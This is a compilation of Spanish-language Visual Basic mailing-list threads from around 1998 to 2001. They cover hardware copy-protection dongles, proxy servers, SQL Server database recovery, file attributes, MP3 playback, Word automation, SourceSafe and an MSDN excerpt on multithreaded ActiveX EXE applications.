A continuación te pongo la página web en castellano, tiene un link a los distribuidores. El de América del Sur reside en Yankilandia pero imagino que no tendrás ningún problema, aunque también tienen un distribuidor en Argentina.

http://www.wibu.com/spanish/main.htm

Espero que te sirva para algo, a pesar de que ya hayas comprado algo antes. Que quede claro que no me llevo nada por esto, sin más, es que después del estudio realizado veo que pueden ser mejores.

Un Saludo,

Luis Javier Baigorrotegui
Consultoria & Comunicaciones
E-Mail: luisb@cyc.es
ICQ# : 7416777

>>> "Asdrubal Velasquez" <HamTech@telcel.net.ve> 28/08/98 17:29 >>>
Saludos compañeros de la lista.

Hace menos de dos meses decidí proteger mis aplicaciones hechas en Visual Basic con las llaves electrónicas que distribuye Alladin System http://www.aks.com y al ponerme en contacto con ellos y hacer la compra de mis llaves para red (se llaman NetHasp), recibí toda la documentacion muy bien detallada), para el uso con diferentes entornos de desarrollo.

Son varios los motivos de este mail:

a) Informar a quienes pretenden proteger una aplicación con uno de los mejores métodos posibles. Esto no es una protección anticopia, es una proteccion AntiEjecución. Existen varios tipos de llaves en cuanto a su funcion las hay de tiempo, monousuario y multiusuario, con memoria y sin memoria etc. (mas información en la página mencionada arriba)

b) Saber si alguien en esta lista ha trabajado con estas llaves, me interesa intercambiar experiencias. Yo he comprado del tipo llamado HASP específicamente NetHasp que son para red), tambien existen unas mas baratas llamadas HardLock que distribuye el mismo fabricante.

c) ¿ Alguien ha sabido si han Crackeado una llave de esas ?, ¿ Cómo lo hicieron ?

d) Hasta ahora no conseguí unas llaves mas seguras, ¿ alguien conoce otras marcas mas poderosas ?

No estoy haciendo ningun tipo de publicidad, solo intento saber que tan seguras estaran mis aplicaciones con las llaves.

Gracias de antemano y por favor contesten a mi cuenta personal ya que no deseo hacer ruido sobre este tema, la información específica que necesitan está en el link mencionado arriba.

Saludos.

73's de Asdrubal Velasquez
Puerto Ordaz - Venezuela
Internet E-Mail: yv6esd@comports.com
ICQ #7993678
HamCall: YV6ESD

Mensaje enviado por ZAMORANO Eleazar TEMEX <ezamorano@techint.com.mx>

Se llaman Centinelas, y ya vienen con un SoftWare para que programes dicho centinela y en tu programa de VB solo tienes que acer referencia a ese ocx's que checa si esta el centinela o no y además que la clave sea la misma

la página es www.centinella.com

Saludos desde México

Eleazar Zamorano Hernández
Los ojos no ven lo que la mente no sabe
http:\\www.habitantes.elsitio.com\eleazarz

????
? ?
  ?
 ?
?
?
O

-----Original Message-----
From: cycrow [mailto:cycrow@arrakis.es]
Sent: Jueves 5 de Octubre de 2000 8:18 AM
To: vb-esp
Subject: vb-esp : Seguridad En El Software.

* Mail ingresado via internet. No se garantiza autenticidad *

Hola a todos, Listeros.

A ver si me saben orientar.
Necesito un modo de proteger mi Software frente a la ejecución en otros Equipos, independientemente de que se copien o no.
Creo que existen una especie de "Pastillas" que se conectan a un puerto pararelo o algo así.

Agradecería mucho cualquier tipo de Información.

Gracias de Antemano.

Mensaje enviado por "Marcelo Vieytes" <marcelo_vieytes@hotmail.com>

Son conocidas como "llave de hardware"; una empresa que produce el hard y el soft es ALADDIN, podes empezar a buscar en http://www.ealaddin.com/ pero en cualquier buscador vas a obtener bastante info, hay varios productos similares.
Saludos

>From: raul.bolos@terra.es
>Reply-To: visualbasic-esp@yahoogroups.com
>To: visualbasic-esp@yahoogroups.com
>Subject: (VB-ESP) Mochilas
>Date: Thu, 11 Oct 2001 17:52:51 -0000
>
>Alguien ha programado con Visual Basic para comunicarse con las
>mochilas famosas que se colocan el el puerto paralelo. ¿Donde puedo
>conseguir información?¿Donde se pueden solicitar ese tipo de hardware?
>
>Saludos.

Mensaje enviado por ferràn <abraixas@airtel.net>

Mira en www.pchard.es o www.aks.com

Saludos,

Ferràn

----- Original Message -----
From: <raul.bolos@terra.es>
To: <visualbasic-esp@yahoogroups.com>
Sent: Thursday, October 11, 2001 7:52 PM
Subject: (VB-ESP) Mochilas

Alguien ha programado con Visual Basic para comunicarse con las mochilas famosas que se colocan el el puerto paralelo. ¿Donde puedo conseguir información?¿Donde se pueden solicitar ese tipo de hardware?

Saludos.

Proxy para NT *(2 mensajes)*

Mensaje enviado por "Bernardo Boero" <bernardoboero@gramma.com.bo>

busca en www.squid-cache.org existe una versión para windows que es muy facil de configurar y es free !!!!!!, esta compilado para plataformas de 32 bits

-----Mensaje original-----
De: Franco Andrés Cabrera Canales [mailto:facc2001@hotmail.com]
Enviado el: viernes, 28 de septiembre de 2001 9:30
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) "OT NT Server"

Hola Maestros.

tengo un servidor NT server con un software llamado winproxy para compartir la conexion a internet pero quisira saber algo, alguno de ustedes conoce algun proxy que me permita configurar o conrolar a los usuarios que deseo darles internet como tambien restringir la conexion es decir no permitirles descargar archivos...

que me dicen maestros habra algun proxy con esas caracteristicas o algun otro software para ese tipo de administracion...

gracias de antemano, saludos cordiales Franco Cabrera.

Mensaje enviado por Perez Neira Guillermo <GPN@ctp.com.ar>

WinRoute
NAT, Firewall, Proxy server, Mail server
Windows NT and Windows 95/98.
Home Page: http://www.winroute.com/

Guillermo Perez Neira
Departamento de Sistemas
Adinfo S.A.
' Int. 167

-----Mensaje original-----
De: Franco Andrés Cabrera Canales [mailto:facc2001@hotmail.com]
Enviado el: Viernes, 28 de Septiembre de 2001 10:30
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) "OT NT Server"

Hola Maestros.

tengo un servidor NT server con un software llamado winproxy para compartir la conexion a internet pero quisira saber algo, alguno de ustedes conoce

algun proxy que me permita configurar o conrolar a los usuarios que deseo darles internet como tambien restringir la conexion es decir no permitirles descargar archivos...

que me dicen maestros habra algun proxy con esas caracteristicas o algun otro software para ese tipo de administracion...

gracias de antemano, saludos cordiales Franco Cabrera.

_____
Descargue GRATUITAMENTE MSN Explorer en http://explorer.msn.es/intl.asp

_____
Si quieres darte de baja de la lista manda un mensaje a visualbasic-esp-unsubscribe@yahoogroups.com desde la cuenta que quieres dar de baja (encontrarás más opciones en http://www.telecable.es/personales/jrubi/visualbasic.htm).

No envies ficheros de más de 25 Kb a la lista, por favor.
Si envías ficheros con virus podrás ser dado de baja de la lista.

La utilización de Yahoo! Grupos está sujeta a su aceptación de las Condiciones del servicio (http://es.docs.yahoo.com/info/utos.html) así como de la Política de privacidad (http://privacy.yahoo.com/es/).

_____
Si quieres darte de baja de la lista manda un mensaje a visualbasic-esp-unsubscribe@yahoogroups.com desde la cuenta que quieres dar de baja (encontrarás más opciones en http://www.telecable.es/personales/jrubi/visualbasic.htm).

No envies ficheros de más de 25 Kb a la lista, por favor.
Si envías ficheros con virus podrás ser dado de baja de la lista.

La utilización de Yahoo! Grupos está sujeta a su aceptación de las Condiciones del servicio (http://es.docs.yahoo.com/info/utos.html) así como de la Política de privacidad (http://privacy.yahoo.com/es/).

Puntero de ratón con forma de mano

Mensaje enviado por "De la Rosa, Pepi" <pepi@norgren.es>

Te adjunto unos cuantos a ver si te gusta alguna mano .
Las propiedades para ponerlo, por lo menos en un botón, son:

- MousePointer = 99 - Custom

- MouseIcon = Ruta del archivo (.ico) o (.cur)

Espero haberte ayudado.
Saludos,

Pepi

-----Mensaje original-----
De: Jaime Sampedro [mailto:jsampedro@eptisa.es]
Enviado el: lunes, 01 de octubre de 2001 15:09
Para: LISTAVB
Asunto: (VB-ESP) Busco un icono!!

Alguien me podria mandar o decir donde puedo encontrar el icono que aparce al pasar con el raton
encima de un link (la mano con el dedo estirado).Al hacer un imprimir pantalla no lo puedo capturar :-(

Por cierto como se pondria la sentencia?:
Screen.MousePointer = "ruta del archivo.ico"

Gracias de antemano

Jaime Sampedro de Marcos
Eptisa Servicios de Ingeniería, S.A.
jsampedro@eptisa.es

mano.zip

Quitar atributo de sólo lectura a un archivo

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

```
SetAttr "C:\Mis Documentos\Mi Archivo", GetAttr("C:\Mis Documentos\Mi Archivo") AND
NOT vbReadOnly
```

Saludos
Alberto

>>> Grupo Juncal.Notes."Carlos Lopez <calopez@epicor.com>@BNL" 23/10/01
19:33 >>>
Tengo una pregunta,
como le puedo quitar a un archivo la propiedad readonly por
medio de codigo de visual basic ?

gracias por sus sugerencias..
saludos,

Carlos

Recuperar base SQL Server 7 a partir del mdf *(2 mensajes)*

Mensaje enviado por "Augusto Morillas Mellor" <amorillas@epepvar.minbas.cu>

Hola Giovanni,

Creo que lo debes hacer es adjuntar la base de datos al servidor.
Lo haces de la siguiente forma:
- Copias en la carpeta Data donde tienes instalalo el SQL los ficheros xxx.mdf y xxx.ldf
- Ejecutas el sp_attach_db de la siguiente manera. Debes tener presente que la base de datos que vas ha adjuntar debes quitarla primero del servidor.

Ejemplo:

```
  EXEC sp_attach_db @dbname = N'pubs',
   @filename1 = N'c:\Program Files\Microsoft SQL Server\MSSQL\Data\pubs.mdf',
   @filename2 = N'c:\Program Files\Microsoft SQL Server\MSSQL\Data\pubs_log.ldf'
```

Saludos,

Mensaje enviado por "Diego Palmeira" <dpalmeira@internetcreativa.com.ar>

Hola, te cuento que una vez me paso algo asi con un SQL 7 Enterprise, lo que hice fue crear una base de datos con el mismo nombre y despues pise los files directamente, sin backup ! y me funciono joya, despues en seguida hice un bakcup !

bye

-----Mensaje original-----
De: Giovanni Antonio Cuadra Reyes [mailto:gcuadra23@hotmail.com]
Enviado el: Martes, 23 de Octubre de 2001 10:32 p.m.
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) SQL Server y archivos *.mdf

Saludos....

Tengo un problema, y queria saber si me pueden dar una pista para poder resolverlo y es el siguiente.

Una PC, fue contaminada con un virus el boot se daño pero se pudieron rescatar los archivos con unos programas de norton. En esa PC habia instalado SQL Server Desktop 7.0, pero no se habia hecho backup en la base de datos. Se pudieron salvar los archivos *.mdf de las bases de datos, pero ahora que quiero volver a usar la base datos, no puedo ya que como no se habia hecho el proceso de respaldo de datos, no se puede hacer el proceso paso a paso de un restore.

Mi pregunta es, sera posible poder recuperar esos datos desde otra forma?, eso es lo que no se aun....

Cualquier cosa escribirme a mi correo gcuadra23@hotmail.com

Talvez me podrian ayudar....

Gracias.....

Mensaje enviado por "JANO" <jano@cmactacna.com.pe>

Esta funcion viene solo en VB6...

tienes que hacerte una funcion aca te mando uan funcion que puede servirte

```
Function ReemplazaTodo(sText As String, sCad1 As String, sCad2 As String) As String

  Dim lPtr, X As String
  Do
    lPtr = InStr(sText, sCad1)
    If lPtr Then sText = Left$(sText, lPtr - 1) & sCad2 & Mid$(sText, Len(sCad1) +
lPtr)
  Loop Until lPtr = 0
  ReemplazaTodo = sText
End Function
```

la utilizas asi:

```
Text2.Text = ReemplazaTodo(Text1.Text, CRLF, " ")
```

donde CRLF = Chr(13) & Chr(10)

saludos JANO

----- Original Message -----
From: Jorge Rubén Micheli <idcsec@infovia.com.ar>
To: <visualbasic-esp@yahoogroups.com>
Sent: Wednesday, September 19, 2001 2:09 PM
Subject: RE: (VB-ESP) Eliminar retornos de carro y espacios dentro de un campo de texto.

> No me funciona la funcion replace!!!
>
> Tengo VB5 Profesional. Como puedo hacer para activarla / instalarla!!!.
>
>
> Saludos

Reproducir Mp3

Mensaje enviado por Oscar Olmello <boecio@Infovia.com.ar>

Queridos amigos de VB:
Estuvieron preguntando por el MP3 en Visual y había prometido ampliar la información.
Recordarán que hay que bajar de Microsoft el componente MediaPlayer e instalarlo en el proyecto. (MSDXM.OCX)
En el código siguiente en el formulario se le presentan 22 temas o 23 según elija y luego que elige el usuario se abre una ventanita con comentarios del tema y se escucha el MP3.
Estan los botones para rebobinar, parar y reanudar.
Espero que les sea de utilidad.

```
Public Sub Reproducir()
If bSgdoForm Then
     MMReprod.FileName = sPat & "\Sonido\" & "s" & nInde & ".mp3"
Else
     MMReprod.FileName = sPat & "\Sonido\" & nInde & ".mp3"
End If
MMReprod.AutoStart = True
End Sub

Private Sub CmdParar_Click()
MMReprod.Pause
End Sub

Private Sub CmdRePlay_Click()
MMReprod.Play
End Sub

Private Sub CmdRew_Click()
MMReprod.AutoRewind = True
MMReprod.Stop
Reproducir
End Sub
```

Saber cuando finalizó una impresión de Word con OLE *(2 mensajes)*

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

Si el programa abre el documento Word utilizando OLE Automation, entonces al momento de imprimir se le puede indicar que espere a finalizar la impresión, antes de continuar con la línea siguiente (para tu caso, el cierre del documento).

Por ejemplo, algo así:

```
Dim wd As Word.Application
Dim wdDoc As Word.Document

Set wdDoc = wd.Documents.Open("c:\prueba1.doc")
wdDoc.PrintOut False
wdDoc.Close False
wd.Quit

Set wd = Nothing
Set wdDoc = Nothing
```

Aquí, el valor "False" que se le pasa al método "PrintOut" indica que la impresión NO debe hacerse en background, lo que asegura que, para cuando se ejecute la siguiente línea de código (en el ejemplo, el cierre del documento con el método "Close"), la tarea de impresión está terminada.

Ignacio Napal
Equiplus S.A.
e-mail: inapal@equiplus.com

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

Esto está tomado de la MSDN. Yo personalmente todavía NO probé este código...

Suponiendo que WA sea tu Word.Application:

```
If WA.BackgroundPrintingStatus > 0 Then
' Todavía está imprimiendo...
End If
```

Espero que te sirva
Saludos
Alberto

Seleccionar color

Mensaje enviado por Quintero Rojas Daniel <dquintero@meximed.com>

Alguien lo había pedido.

Lic. Daniel Quintero Rojas
Tel. Oficina (Meximed): (52) 5448-6700 Ext. 6913
E-mail: dquintero@meximed.com
dqrsoftware@gmx.net
dqrsoftware@hotmail.com
Página web: http://dqrsoftware.tripod.com/
¡SALUDOS DESDE MÉXICO!

colour_pic269449252001.zip

Seleccionar sólo una fila en un FlexGrid

Mensaje enviado por "M. Alejandro Esteban" <maesteban@gruposp.com>

En el evento clic hago lo siguiente:

```
With MsFlexGrid
    .Col = 0
     .RowSel = .Row
    .ColSel = .Cols - 1
End With
```

Si pones el código en el evento _SelChange funciona tanto con el mouse como con las teclas, sin embargo en el evento click solo funciona con el mouse.

-----Mensaje original-----
De: Juan Carlos Alvarez [mailto:jcarlos.alvarez@abitab.com.uy]
Enviado el: lunes, 08 de octubre de 2001 16:08
Para: VB-ESPAÑA
Asunto: (VB-ESP) No permitir la seleccion de mas de una fila en un Ms Flex Grid

Quisiera saber si existe alguna forma de impedir que el usuario seleccione mas de una fila a la vez en un Ms Flex Grid.

Gracias Juan.

Source Safe

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

El Source Safe es un administrador de fuentes.

Su función principal es la de organizar desarrollos en equipo, donde varias personas pueden estar tocando los fuentes...

Usando el VSS, todos los fuentes residen en una base de datos compartida.
Cuando un programador necesita tocar un fuente, debe realizar lo que se llama un Check Out.

El VSS le permite copiar el fuente seleccionado de la base de datos a un directorio de trabajo local, y marca que dicho fuente está en uso...

VSS -NO PERMITE- que otro programador haga un checkout del mismo fuente en tanto esté tomado por el primero...

Cuando el primer programador termina con sus modificaciones, hace el proceso contrario (Check In)

VSS vuelve a copiar el fuente del directorio de trabajo a la base de datos, y lo vuelve a marcar como disponible para que otro desarrollador lo pueda tomar...

Si no hay necesidad de modificar un fuente, sino sólo de utilizarlo como está, ya sea para consultarlo o para que participe en la compilación de un proyecto, se puede acceder en forma "Read Only" al fuente que se encuentra en la base de datos, sin necesidad de checarlo.

VSS se integra facilmente al entorno de desarrollo de VB, donde el estado de los fuentes se representa por un "candadito" al lado del nombre del Form / Modulo en el explorador de proyectos. Opciones agregadas al menú contextual del explorador de proyectos permite realizar los checks (In y Out) en forma casi transparente.

Manual en español, que yo sepa en la MSDN que acompaña al Visual Studio edicion empresarial, en español.

El utilizar o no VSS no afecta en nada el proceso de los ejecutables. sólo de los fuentes... Un OCX ya compilado es un ejecutable, el VSS no lo afecta.

Saludos
Alberto

>>> Grupo Juncal.Notes."\"Nose Nada\" <nosevisualbasic@hotmail.com>@BNL" 19/10/01 16:18 >>>
Hola, amigos, tres preguntas :

Alguien me puede explicar como usar el Source Safe ?
donde consigo un manual en español ?
Tengo un ocx que por estar en etapa de desarrollo, deberia sufrir algunos cambios, si trabajo con Source Safe, tengo que registralo en cada PC ? o tengo que compartilo por red ?
GRacias..

Texto con hipervínculo

Mensaje enviado por "Grenville Tryon" <gtryonp@afphorizonte.com.pe>

Aqui hay un prototipo. 4Kb. No es pesado, asi que va a la lista.
Acabo de probarlo. Hay que pulirlo, pero es un avance de un 80%.

A ver si alguien lo puede subir a la lista para futuras referencias (no tengo acceso a Internet desde aqui)

MarlboroMan
mailto:gtryonp@afphorizonte.com.pe

-----Mensaje original-----
De:
sentto-1022717-28877-1002203959-jcarlos.alvarez=abitab.com.uy@returns.onelist.com
[mailto:sentto-1022717-28877-1002203959-jcarlos.alvarez=abitab.com.uy@returns.onelist.com]En nombre de Raul Ramirez
Enviado el: jueves, 04 de octubre de 2001 10:34
Para: Visualbasic-Esp@Yahoogroups. Com
Asunto: (VB-ESP) Texto tipo hipervínculo

Cordial saludo listeros

Mi pregunta es la siguiente: existe algún control tipo texto en el cual algunas palabras contenidas en él puedan tener un color de formato azul, tenga subrayado y que al contacto con el mouse, este se convierta en una mano tipo hipervínculo, pero que me sirva para otra acción como llamar un form. (he ensayado con un rich text box pero no lo he logrado)

De antemano, muchas gracias

Raúl Ramírez

textlink.zip

Usar mi dll desde MTS

Mensaje enviado por "Ten, Felipe" <Ften@tecnasa.com>

Mercedes,

En la aplicación cliente para referenciar el cliente, creas una variable tipo OBJECT, le das SET nombre_variable = CREATEOBJECT("nombre_dll.nombre_clase"). Y de alli usas los metodos que tengas que usar asi: nombre_variable.metodo

Si ya tienes el paquete MTS instalado en el servidor, debes hacer lo siguiente:

- Exportar el paquete MTS en la consola de administración del MTS.
- En el directorio donde lo exportaste, se encuentra un directorio llamado CLIENT, alli hay un archivo ejecutable.
- Ese archivo lo ejecutas en todas las maquinas clientes que necesitan referenciar el dll en el MTS.

Espero te sirva...

Felipe

-----Original Message-----
From: merceditas [mailto:merceditas@informaticosmix.com]
Sent: Miércoles, 19 de Septiembre de 2001 06:27 p.m.
To: visualbasic-esp@yahoogroups.com
Subject: (VB-ESP) preguntita

veras, estoy trabajando con un sistema de
tres capas en visual basic. Que deberia
hacer para lograr referenciar a las dll,
registradas en el MTS.
hacer referencia alguna libreria o añadir
codigos de llamada.

please, te agradecere bastante.

==========
Se despide Mercedes

Usar Multi Thread (Multi Hilo) en VB *(4 mensajes)*

Aquí te mando un ejemplo de como trabajar con multihilos.
Un Saludo
Carlos Ramos

multithreading.zip

Te paso este ejemplo con el que yo me enteré como funciona el tema de los threads
Ten cuidado si intentas ver el programa con el debugger por que al VB se le atraganta lo de los threads y se suele colgar.

Si tienes alguna duda no dudes en preguntarme
Espero que te sirva.

--
Gonzalo Fernández Nadal
Bilbomática, S.A.
gnadalQUITA@ESTObilbomatica.es

---- Mensaje original -----
De: Manuel Castro Rocha <manuel@disp.uni.edu.ni>
Para: <vb-esp@ccc.uba.ar>
Enviado: miércoles 29 de septiembre de 1999 3:44
Asunto: vb-esp : Proceso mulltihilo

Hola a todos

Tengo un par de preguntas:

1. Como puedo hacer para programar en vb usando tareas. Existe algo como beginthread?

...
...
_____
Manuel Casstro Rocha
manuel@disp.uni.edu.ni <- the most reliable
leunam_castro@hotmail.com
root@disp.uni.edu.ni

testthreads.zip

Mensaje enviado por "Renzi, Sebastian" <srenzi@codes.com.ar>

Matias : Aca te mando un pedazo de articulo de la msdn ,si la investigas un poco

mas vas a encontrar muchas cosas piolas !.

Sebastián Renzi
Consultoría & Desarrollo de Sistemas.
CODES S.A

Creating a Multithreaded Test Application
In order to test and debug in-process components (.dll and .ocx files), you will need a multithreaded client application. The steps to create a simple multithreaded application are as follows:

Open a new ActiveX EXE project, and name the default class module MainApp. Set the Instancing property for MainApp to PublicNotCreatable. A MainApp object will occupy the application's first thread, and display the main user interface.

On the General tab of the Project Properties dialog box, select Sub Main in the Startup Object box, select Thread per Object in the Threading Model box, and enter a unique value for the Project name. (Project Name determines the type library name; problems may arise if two applications have the same type library name.) "ThreadDemo" is the project name used in the example below. On the Component tab, select Standalone in the Start Mode box.

Add a form, name it frmProcess, and set the Visible and ControlBox properties to False. This form functions as a hidden window, which Sub Main will use to identify the main thread for the process. No code is needed for this form.

Add a standard module to the project. In this module, place the declarations, the Sub Main procedure, and the EnumThreadWndMain procedure shown below. As explained in the accompanying text and code comments, Sub Main will execute when your application starts, and every time you create a new thread. The Sub Main sample code demonstrates how to identify the first thread, so that you know when to create MainApp.

Add a form and name it frmMTMain. This form provides the main user interface for the test application. Add to it the single declaration and the Form_Unload event immediately above the heading "Multiple Instances of the Test Application."

In the Class_Initialize event procedure for MainApp, add code to show frmMTMain. Code to do this is provided below.

To create additional test threads, you must have at least one class in your project whose Instancing property is set to MultiUse. Add a class module and form and insert the code provided under the heading "Creating New Threads." Because you selected Thread per Object for this project, every public object that is externally created will start on a new thread. This means that you can create a new thread by using the CreateObject function to create an instance of your MultiUse class from its programmatic ID (ProgID), as discussed in the accompanying text.

Add code to frmMTMain to create new threads by creating instances of the MultiUse classes you defined. In the example below see the code under the heading "Creating New Threads."

The development environment does not support multithreading. If you press F5 to run the project, all objects will be created on the same thread. In order to test multithreaded behavior, you must compile the ActiveX EXE project, and run the resulting executable.

Important To ensure that each new MultiUse object starts a new thread, you must use Thread per Object rather than Thread Pool.

Determining the Main Thread During Sub Main

Sub Main executes for every new thread. The reason for this is that Visual Basic maintains a separate copy of your global data for each thread (each apartment). In order to initialize global data for the thread, Sub Main must execute. This means that if your Sub Main loads a hidden form, or displays your application's main user interface, new copies of those forms will be loaded for every new thread you create.

The following code determines whether or not Sub Main is executing in the first thread, so that you can load the hidden form only once and display the test application's main user interface only once.

```
' Root value for hidden window caption
Public Const PROC_CAPTION = "ApartmentDemoProcessWindow"

Public Const ERR_InternalStartup = &H600
Public Const ERR_NoAutomation = &H601

Public Const ENUM_STOP = 0
Public Const ENUM_CONTINUE = 1

Declare Function FindWindow Lib "user32" Alias "FindWindowA" _
   (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
Declare Function GetWindowThreadProcessId Lib "user32"_
   (ByVal hwnd As Long, lpdwProcessId As Long) As Long
Declare Function EnumThreadWindows Lib "user32" _
   (ByVal dwThreadId As Long, ByVal lpfn As Long, ByVal lParam As Long) _
   As Long

' Window handle retrieved by EnumThreadWindows.
Private mhwndVB As Long
' Hidden form used to identify main thread.
Private mfrmProcess As New frmProcess
' Process ID.
Private mlngProcessID As Long

Sub Main()
   Dim ma As MainApp

   ' Borrow a window handle to use to obtain the process
   ' ID (see EnumThreadWndMain call-back, below).
   Call EnumThreadWindows(App.ThreadID, AddressOf EnumThreadWndMain, 0&)
   If mhwndVB = 0 Then
      Err.Raise ERR_InternalStartup + vbObjectError, , _
      "Internal error starting thread"
   Else
      Call GetWindowThreadProcessId(mhwndVB, mlngProcessID)
      ' The process ID makes the hidden window caption unique.
      If 0 = FindWindow(vbNullString, PROC_CAPTION & CStr(mlngProcessID))
Then
            ' The window wasn't found, so this is the first thread.
            If App.StartMode = vbSModeStandalone Then
               ' Create hidden form with unique caption.
```

```
               mfrmProcess.Caption = PROC_CAPTION & CStr(mlngProcessID)
               ' The Initialize event of MainApp (Instancing =
               ' PublicNotCreatable) shows the main user interface.
               Set ma = New MainApp
               ' (Application shutdown is simpler if there is no
               ' global reference to MainApp; instead, MainApp
               ' should pass Me to the main user form, so that
               ' the form keeps MainApp from terminating.)
            Else
               Err.Raise ERR_NoAutomation + vbObjectError, , _
                  "Application can't be started with Automation"
            End If
         End If
   End If
End Sub

' Call-back function used by EnumThreadWindows.
Public Function EnumThreadWndMain(ByVal hwnd As Long, ByVal _
   lParam As Long) As Long
   ' Save the window handle.
   mhwndVB = hwnd
   ' The first window is the only one required.
   ' Stop the iteration as soon as a window has been found.
   EnumThreadWndMain = ENUM_STOP
End Function

' MainApp calls this Sub in its Terminate event;
' otherwise the hidden form will keep the
' application from closing.
Public Sub FreeProcessWindow()
   Unload mfrmProcess
   Set mfrmProcess = Nothing
End Sub
```

Note This technique for identifying the first thread may not work in future versions of Visual Basic.

Notice that Sub Main takes no action for any thread after the first. When you add code that creates MultiUse objects (in order to start subsequent threads) be sure to include code to initialize those objects.

EnumThreadWindows is used with a call-back, EnumThreadWndMain, to locate one of the hidden windows Visual Basic creates for its internal use. The window handle of this hidden window is passed to GetWindowThreadProcessId, which returns the process ID. The process ID is then used to create a unique caption for the hidden window (frmProcess) that Sub Main loads. Subsequent threads detect this window, and thus can tell that they don't need to create the MainApp object. These gyrations are necessary because Visual Basic does not provide a way to identify the application's main thread.

The MainApp class, in its Initialize event, displays the test application's main form. MainApp should pass its Me reference to the main form, so that the form keeps MainApp from terminating. From the main user interface you can create all subsequent threads. Setting the Instancing property for MainApp to PublicNotCreatable helps you avoid displaying two main user interface forms.

A simple example of a MainApp class and its associated form (steps 5 and 6, above) might look like this:

```
' Code for a MainApp class.
Private mfrmMTMain As New frmMTMain

Private Sub Class_Initialize()
   Set mfrmMTMain.MainApp = Me
   mfrmMTMain.Caption = mfrmMTMain.Caption & " (" & App.ThreadID & ")"
   mfrmMTMain.Show
End Sub

Friend Sub Closing()
   Set mfrmMTMain = Nothing
End Sub

Private Sub Class_Terminate()
   ' Clean up the hidden window.
   Call FreeProcessWindow
End Sub

' Code for the form frmMTMain.
Public MainApp As MainApp

Private Sub Form_Unload(Cancel As Integer)
   Call MainApp.Closing
   Set MainApp = Nothing
End Sub
```

Multiple Instances of the Test Application

Including the process ID in the hidden window caption allows multiple instances of the test application to run without interfering with each other.

When you call CreateObject, the instance of the public class you create will be on a thread in the current application instance. This is because CreateObject always attempts to create an object in the current application before looking for other running Exe components that might supply the object.

Useful Properties for the Apartment

You may find it useful to expose the process ID as a read-only property of the module that contains Sub Main:

```
'This code not required for the test application
Public Property Get ProcessID() As Long
   ProcessID = mlngProcessID
End Property
```

This allows any object on the thread to get the process ID by calling the unqualified ProcessID property. You may also find it useful to expose a Boolean IsMainThread property in this fashion.

Creating New Threads

The Thread per Object option causes every public object that is externally created - that is, created using the CreateObject function - to start on a new thread. To create a new thread, simply use the programmatic ID (ProgID) of one of your MultiUse classes:

```
'This code not included in the test application
Dim tw As ThreadedWindow
Set tw = CreateObject("ThreadDemo.ThreadedWindow")
```

The variable tw now contains a reference to an object on a new thread. All calls to the properties and methods of this object that are made using tw will be subject to

the extra overhead of cross-thread marshaling.

Note An object created with the New operator is not created on a new thread. It resides on the same thread where the New operator was executed. See "Designing Multithreaded Out-of-Process Components" and "How Object Creation Works in Visual Basic Components,."

To ensure that MainApp doesn't terminate until all of the other threads are finished, you can give each public class a MainApp property. When an object creates a MultiUse object on a new thread, it can pass the new object a reference to the MainApp object as part of the initialization process. (You can also pass MainApp a reference to the new object, so that MainApp has a collection of references to all objects that control threads; however, remember that this will create circular references. See "Dealing with
Circular References.")

If you want a class that controls a thread to show a form, you should provide it with an Initialize method (not to be confused with the Initialize event) or a Show method that displays the form. Don't show the form in the Class_Initialize event procedure, as this could cause timing errors when you create instances of the class. In a very simple case, the code for a MultiUse ThreadedWindow class and its form, frmThreadedWindow, might look like this:

```
'Code for a MultiUse ThreadedWindow class.
Private mMainApp As MainApp
Private mfrm As New frmThreadedWindow

Public Sub Initialize(ByVal ma As MainApp)
   Set mMainApp = ma
   Set mfrm.ThreadedWindow = Me
   mfrm.Caption = mfrm.Caption & " (" & App.ThreadID & ")"
   mfrm.Show
End Sub

Friend Sub Closing()
   Set mfrm = Nothing
End Sub

'Code for the form frmThreadedWindow.
Public ThreadedWindow As ThreadedWindow

Private Sub Form_Unload(Cancel As Integer)
   Call ThreadedWindow.Closing
   Set ThreadedWindow = Nothing
End Sub
```

The following code snippet shows how you might initialize the ThreadedWindow object:

```
'Code for the test application's main form (frmMTMain).
Private Sub mnuFileNewTW_Click()
   Dim tw As ThreadedWindow
   Set tw = CreateObject("ThreadDemo.ThreadedWindow")
   ' Tell the new object to show its form, and
   ' pass it a reference to the main
   ' application object.
   Call tw.Initialize(Me.MainApp)
End Sub
```

If you have a number of classes that can control threads, you can make your code more generic by defining an IApartment interface to contain the Initialize method. When you implement IApartment in each class, you can provide the appropriate Initialize method code for that class. Your thread creation code might look like this:

```
'This code not required for the test application
Private Sub mnuFileNewObject_Click(Index As Integer)
   Dim iapt As IApartment
   Select Case Index
     Case otThreadedWindow
      Set iapt = CreateObject("ThreadDemo.ThreadedWindow")
     ' (other cases...)
   End Select
   ' Common code to initialize objects.
   Call iapt.Initialize(MainApp)
End Sub
```

Note You can make an IXxxxApartment interface that's known only to the multithreaded application by defining the interface in a separate type library. In the ActiveX Exe project, set a reference to the type library.

Keeping References to Threaded Objects

To ensure proper shutdown of a multithreaded application, you must keep careful track of all references to the MultiUse objects you use to create and control threads.

Define your object lifetime goals clearly. For example, consider the case of a MultiUse object that shows a form. The easiest way to manage object lifetime is to have the object pass the form a Me reference; the form then keeps the object alive. When the user closes the form, the form's Unload event must set all references to the MultiUse object to Nothing, so that the object can terminate and in turn clean up its reference to the form. (You may find it useful to give the MultiUse object a Friend method that cleans up the reference to the form, and all other internal object references; the
form's Unload event can call this method.)

If the object that controls a thread creates additional objects on the thread, using the New operator, make sure you clean up references to those objects. The thread cannot close until all references to objects that were created on the thread have been released. Open threads consume system resources.

Friend Methods Cannot Be Used Cross-Thread

Because Friend properties and methods are not part of the public interface of a class, you cannot call them from another thread. Cross-thread calls between objects are limited to properties and methods that are declared Public.

Reentrancy

If a method of an object yields by calling DoEvents, showing a modal form, or making a secondary call to an object on another thread, then the code in the method can be entered by a second caller before the first call completes. If such a method uses or changes property values or module-level variables, this could result in an invalid internal state for the object. To protect against reentrancy, you can:

* Avoid yielding.
